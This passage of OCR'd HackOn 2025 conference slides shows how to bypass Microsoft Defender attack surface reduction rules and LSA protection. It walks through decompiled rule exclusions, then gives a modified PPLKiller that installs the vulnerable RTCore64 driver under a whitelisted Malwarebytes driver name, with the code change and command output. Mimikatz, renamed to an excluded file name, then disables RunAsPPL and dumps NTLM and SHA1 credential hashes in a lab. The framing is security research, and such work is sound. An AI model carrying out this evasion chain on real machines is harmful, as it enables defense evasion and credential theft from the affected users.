  - Load vdm_lua_extract.py folder as a workspace
  - Search for the GUID
  - Analyze results




HackOn 2025

# Digging further – Study Case 2

- Interesting hint in 513.lua.
  - Seems like a path checker
  - Some paths are treated as CLEAN by default
  - mbamswissarmy.sys -> MalwareBytes driver
  - Hunch – Could be this driver/path whitelisted?

```lua
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
-- Command line: output_w10/513.luac

-- params : ...
-- function num : 0
local l_0_0 = (bm.get_imagepath)()
local l_0_1 = l_0_0:match("\\([^\\]+)$")
if l_0_1 ~= "services.exe" then
  return mp.CLEAN
end
local l_0_2 = nil
if (this_sigattrlog[1]).matched and (this_sigattrlog[1]).utf8p2 ~= nil then
  l_0_2 = (this_sigattrlog[1]).utf8p2
else
  if (this_sigattrlog[2]).matched and (this_sigattrlog[2]).utf8p2 ~= nil then
    l_0_2 = (this_sigattrlog[2]).utf8p2
  end
end
if l_0_2 == nil or l_0_2 == "" or (mp.IsKnownFriendlyFile)(l_0_2, true, true) == true then
  return mp.CLEAN
end
if (l_0_2.find)("c:\\programdata\\microsoft\\microsoft antimalware\\definition updates", 1, true)
  return mp.CLEAN
else
  if l_0_2:find("C:\\windowsazure\\", 1, true) then
    return mp.CLEAN
  else
    if l_0_2:find("\\system32\\drivers\\mbamswissarmy.sys", 1, true) then
      return mp.CLEAN
    else
```

HackOn 2025

# Digging further – Study Case 2

- Idea
  - Try to load a vulnerable signed driver to bypass this ASR rule using PPLKiller.
  - PPLKiller copies RTCore.sys driver to *%User%\AppData\Temp* and loads it.
- PoC
  - Modified PPLKiller. It will copy RTCore.sys driver to *C:\Windows\System32\Drivers\ as mbamswissarmy.sys* and load it.


## PPLKiller

Tool to bypass LSA Protection (aka Protected Process Light)

I've noticed there is a common misconception that LSA Protection prevents attacks that leverage SeDebug or Administrative privileges to extract credential material from memory, like Mimikatz. LSA Protection does NOT protect from these attacks, at best it makes them slightly more difficult as an extra step needs to be performed.

# Digging further – Study Case 2

```
C:\Users\rodolfo\Desktop>PPLKiller_Default.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
Wrote 14024 bytes to C:\Users\rodolfo\AppData\Local\Temp\RTCore64.sys successfully.
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
ERROR service_install ; StartService (0x00000005)
```




HackOn 2025

# Digging further – Study Case 2

If in your lab Defender does not block PPLKiller when installing the driver, it might be related to its Security Intelligence Version.

Warning 10/10/2024 1:10:28 AM

Event 1121, Windows Defender

General Details

Microsoft Defender Exploit Guard has blocked an operation that is not allowed by your IT administrator.
For more information please contact your IT administrator.
ID: 56A863A9-875E-4185-98A7-B882C64B5CE5
Detection time: 2024-10-10T08:10:28.569Z
User: W10-ASR\rodolfo
Path: C:\Users\rodolfo\AppData\Local\Temp\RTCore64.sys
Process Name: C:\Users\rodolfo\Desktop\PPLKiller-master (1)\PPLKiller-master\x64\Debug\PPLKiller_Deafult.exe
Target Commandline:
Parent Commandline: PPLKiller_Deafult.exe /installDriver
Involved File:
Inheritance Flags: 0x00000000
Security intelligence Version: 1.419.381.0
Engine Version: 1.1.24080.9
Product Version: 4.18.24080.9

Warning 2/17/2025 1:35:22 AM Windows Defender 1121 None

Event 1121, Windows Defender

General Details

Microsoft Defender Exploit Guard has blocked an operation that is not allowed by your IT administrator.
For more information please contact your IT administrator.
ID: 56A863A9-875E-4185-98A7-B882C64B5CE5
Detection time: 2025-02-17T09:35:22.304Z
User: PC-ASR\Ruperto
Path: C:\Windows\System32\drivers\PROCEXP152.SYS
Process Name: C:\Users\Ruperto\Desktop\procexp64.exe
Target Commandline:
Parent Commandline: "C:\Users\Ruperto\Desktop\procexp64.exe"
Involved File:
Inheritance Flags: 0x00000000
Security intelligence Version: 1.421.1927.0
Engine Version: 1.1.24090.11
Product Version: 4.18.24090.11

Filtered by: Rule-based block Filters

Risky action blocked
2/17/2025 1:35 AM
Low

Your administrator has blocked this action.

App or process blocked: procexp64.exe

Blocked by: Attack surface reduction
Rule: Block abuse of in-the-wild exploited vulnerable signed drivers

Affected items: C:\Windows\System32\drivers\PROCEXP152.SYS

Learn more


HackOn 2025

# Digging further – Study Case 2


- Code changes
  - File: main.ccp, line 454.
  - *wcscat_s(temp_path, MAX_PATH, L"\\Temp\\RTCore64.sys"); to wcscpy_s(temp_path, MAX_PATH, L"C:\\Windows\\system32\\drivers\\mbamswissarmy.sys");*

```
WCHAR* GetUserLocalTempPath() {
    //static constexpr std::wstring_view temp_label = L"\\Temp\\";
    HWND folder_handle = { 0 };
    WCHAR *temp_path = (WCHAR*)malloc(sizeof(WCHAR) * MAX_PATH);
    if (temp_path == NULL) {
        return NULL;
    }
    auto get_folder = SHGetFolderPath(folder_handle, CSIDL_LOCAL_APPDATA, NULL, SHGFP_TYPE_DEFAULT,
temp_path);
    if (get_folder == S_OK) {
        // const wchar_t driverName[] = L"\\RTCore64.sys";
        wcscpy_s(temp_path, MAX_PATH, L"C:\\Windows\\system32\\drivers\\mbamswissarmy.sys");
        //wcscat_s(temp_path, MAX_PATH, L"\\Temp\\RTCore64.sys");
        //input_parameter = static_cast<const wchar_t*>(temp_path);
        //input_parameter.append(temp_label);
        CloseHandle(folder_handle);
        return temp_path;
    }
    free(temp_path);
    return NULL;
```

HackOn 2025

# Digging further – Study Case 2

```
C:\Users\rodolfo\Desktop>PPLKiller_smissarmy.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
[+] 'RTCore64' service already registered
[*] 'RTCore64' service already started

C:\Users\rodolfo\Desktop>PPLKiller_smissarmy.exe /disableLSAProtection
PPLKiller version 0.3 by @aceb0nd
[+] Windows Version 2009 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF8027E817000
[*] PsInitialSystemProcess address: FFFFB18DE92B0080
[*] Current process address: FFFFB18DEAC6D100
```





HackOn 2025

# Digging further – Study Case 3

Super Hardened System with the following protections:

- Two ASR Rules:
  - Block abuse of exploited vulnerable signed drivers – GUID: 56a863a9-875e-4185-98a7-b882c64b5ce5
  - Block credential stealing from the Windows LSASS – GUID: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2

*The other one is Block Adobe Reader from creating child processes.





**Block credential stealing from the Windows local security authority subsystem**

Note

If you have LSA protection enabled, this attack surface reduction rule isn't required. For a more secure posture, we also recommend enabling Credential Guard with the LSA protection.

# Digging further – Study Case 3

- RunAsPPL enabled <-> HKLM\SYSTEM\CurrentControlSet\Control\Lsa set to 1




HackOn 2025

# Digging further – Study Case 3

In short:

1) Vulnerable Signed Drivers cannot be installed (ASR protection)
2) Medium LSASS protection enabled (ASR Protection)
3) High LSSAS protection enabled (RunAsPPL enabled)

mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

620     {0;000003e7} 1 D 44952          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0005439a} 1 F 1752427     PC-ASR\Ruperto  S-1-5-21-870847786-2527500992-1940934858-1001   (15g,24p
)       Primary
 * Thread Token  : {0;000003e7} 1 D 1860318     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Modules informations
```

If RunAsPPL protection enabled

If just LSASS ASR protection is enabled

HackOn 2025

# Digging further – Study Case 3

However,

1) Vulnerable Signed Drivers cannot be installed (ASR protection) -> Can be bypassed using our modified PPLKiller.

```
C:\Users\Ruperto\Desktop>Modified-PPLKiller.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
Wrote 14024 bytes to C:\Windows\system32\drivers\mbamswissarmy.sys successfully.
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc qc RTCore64
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: RTCore64
        TYPE               : 1  KERNEL_DRIVER
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : \??\C:\Windows\system32\drivers\mbamswissarmy.sys
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Micro-Star MSI Afterburner
        DEPENDENCIES       :
        SERVICE_START_NAME :

C:\Windows\system32>
```

HackOn 2025


# Digging further – Study Case 3

2) Medium LSASS protection enabled (ASR Protection) -> Can be bypassed by placing Mimikatz in a specific folder and renaming it to TrolleyExpress.exe

*lsass-9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2.luac.parse.txt - Notepad

File Edit Format View Help

```
  local l_1_0 = {}
  l_1_0.Name = "Block credential stealing from the Windows local security authority subsy
  l_1_0.Description = "Windows Defender Exploit Guard detected an attempt to extract cred
  l_1_0.NotificationDedupingInterval = 14400
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_ALL
  return l_1_0
end

GetMonitoredLocations = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%windir%\\system32\\lsass.exe"] = 2
  return 7, l_2_0
end

GetPathExclusions = function()
  -- function num : 0_2
  local l_3_0 = {}
  <SNIP>
  l_3_0["%temp%\\Ctx-*\\Extract\\TrolleyExpress.exe"] = 1
  l_3_0["%programfiles%\\Quest\\ChangeAuditor\\Agent\\NPSrvHost.exe"] = 2
  l_3_0["%programfiles%\\Quest\\ChangeAuditor\\Service\\ChangeAuditor.Service.exe"] = 2
```




HackOn 2025

# Digging further – Study Case 3

3) High LSSAS protection enabled (RunAsPPL enabled) -> Can be bypassed by loading a vulnerable driver and disabling the protection.

```
C:\Users\Ruperto\Desktop>Modified-PPLKiller.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
Wrote 14024 bytes to C:\Windows\system32\drivers\mbamswissarmy.sys successfully.
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started

C:\Users\Ruperto\Desktop>Modified-PPLKiller.exe /disableLSAProtection
PPLKiller version 0.3 by @aceb0nd
[+] Windows Version 2009 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF8012301C000
[*] PsInitialSystemProcess address: FFFFB206C0E99080
[*] Current process address: FFFFB206C1EE2080
```

HackOn 2025

# Digging further – Study Case 3

Putting all together… bypassed!

mimikatz 2.2.0 x64 (oe.eo)


```
C:\Users\Ruperto\AppData\Local\Temp\Ctx-asd\Extract>TrolleyExpress.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

620     {0;000003e7} 1 D 44952          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0005439a} 1 F 2268166     PC-ASR\Ruperto  S-1-5-21-870847786-2527500992-1940934858-1001   (15g,24p
)       Primary
 * Thread Token  : {0;000003e7} 1 D 2396079     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 345189 (00000000:00054465)
Session           : Interactive from 1
User Name         : Ruperto
Domain            : PC-ASR
Logon Server      : PC-ASR
Logon Time        : 2/21/2025 5:41:05 AM
SID               : S-1-5-21-870847786-2527500992-1940934858-1001
        msv :
         [00000003] Primary
         * Username : Ruperto
         * Domain   : PC-ASR
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
         * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
         * DPAPI    : e53d7244aa8727f5789b01d895914196
```

HackOn 2025

# Conclusions

- From an offensive perspective
  - We can “bypass” ASR rules.
  - Still a lot to research.
  - Good to know how Microsoft Endpoint works.
  - This approach can be used against EDR.

- From a defensive perspective
  - Always understand your defenses.
  - It’s not the best option, but it works.
  - The more layers, the warmer you will be.



# Further Reading

- Attack Surface Redaction Rules Reference
- Troubleshoot ASR Rules
- Attack Surface Reduction Deployment
- Demystifying Attack Surface Reduction
- Palantir – Attack Surface Reduction Recommendations
- Extracting ASR Rules Blogpost
- Microsoft Defender Components
- Commial Repository
- WDExtract Repository
- Lua Extract Automation
- Parse.py
- LuaDec
- PPLKiller
- RunAsPPL

¡Gracias!

HackOn
2025